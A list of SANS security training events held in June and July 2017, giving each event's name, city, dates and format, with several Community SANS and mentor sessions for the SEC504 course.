SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Philippines 2017	Manila, Philippines	Jun 19, 2017 - Jun 24, 2017	Live Event
Community SANS Marina del Rey SEC504	Marina del Rey, CA	Jun 19, 2017 - Jun 24, 2017	Community SANS
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Community SANS
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS